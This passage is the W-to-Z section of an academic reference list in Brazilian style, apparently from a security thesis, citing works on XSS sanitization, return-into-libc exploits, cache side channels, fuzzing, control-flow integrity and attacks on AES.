WEINBERGER, J. et al. A systematic analysis of xss sanitization in web application frameworks. In: SPRINGER. **European Symposium on Research in Computer Security**. [S.l.], 2011. p. 150–171.

WICHERS, D. **OWASP Benchmarking**. 2016.

WOJTCZUK, R. The advanced return-into-lib (c) exploits: Pax case study. **Phrack Magazine, Volume 0x0b, Issue 0x3a, Phile# 0x04 of 0x0e**, 2001.

WOLD, S.; ESBENSEN, K.; GELADI, P. Principal component analysis. **Chemometrics and intelligent laboratory systems**, Elsevier, v. 2, n. 1-3, p. 37–52, 1987.

XU, K. et al. A sharper sense of self: Probabilistic reasoning of program behaviors for anomaly detection with context sensitivity. In: IEEE. **2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)**. [S.l.], 2016. p. 467–478.

YAROM, Y.; FALKNER, K. Flush+ reload: A high resolution, low noise, l3 cache side-channel attack. In: **USENIX Security Symposium**. [S.l.: s.n.], 2014. p. 719–732.

ZALEWSKI, M. American fuzzy lop. **URL: http://lcamtuf. coredump. cx/afl**, 2017.

ZHANG, C. et al. Practical control flow integrity and randomization for binary executables. In: IEEE. **Security and Privacy (SP), 2013 IEEE Symposium on**. [S.l.], 2013. p. 559–573.

ZHUKOV, K. D. Overview of attacks on aes-128: to the 15ˆth anniversary of aes. **Prikladnaya Diskretnaya Matematika**, Tomsk State University, n. 1, p. 48–62, 2017.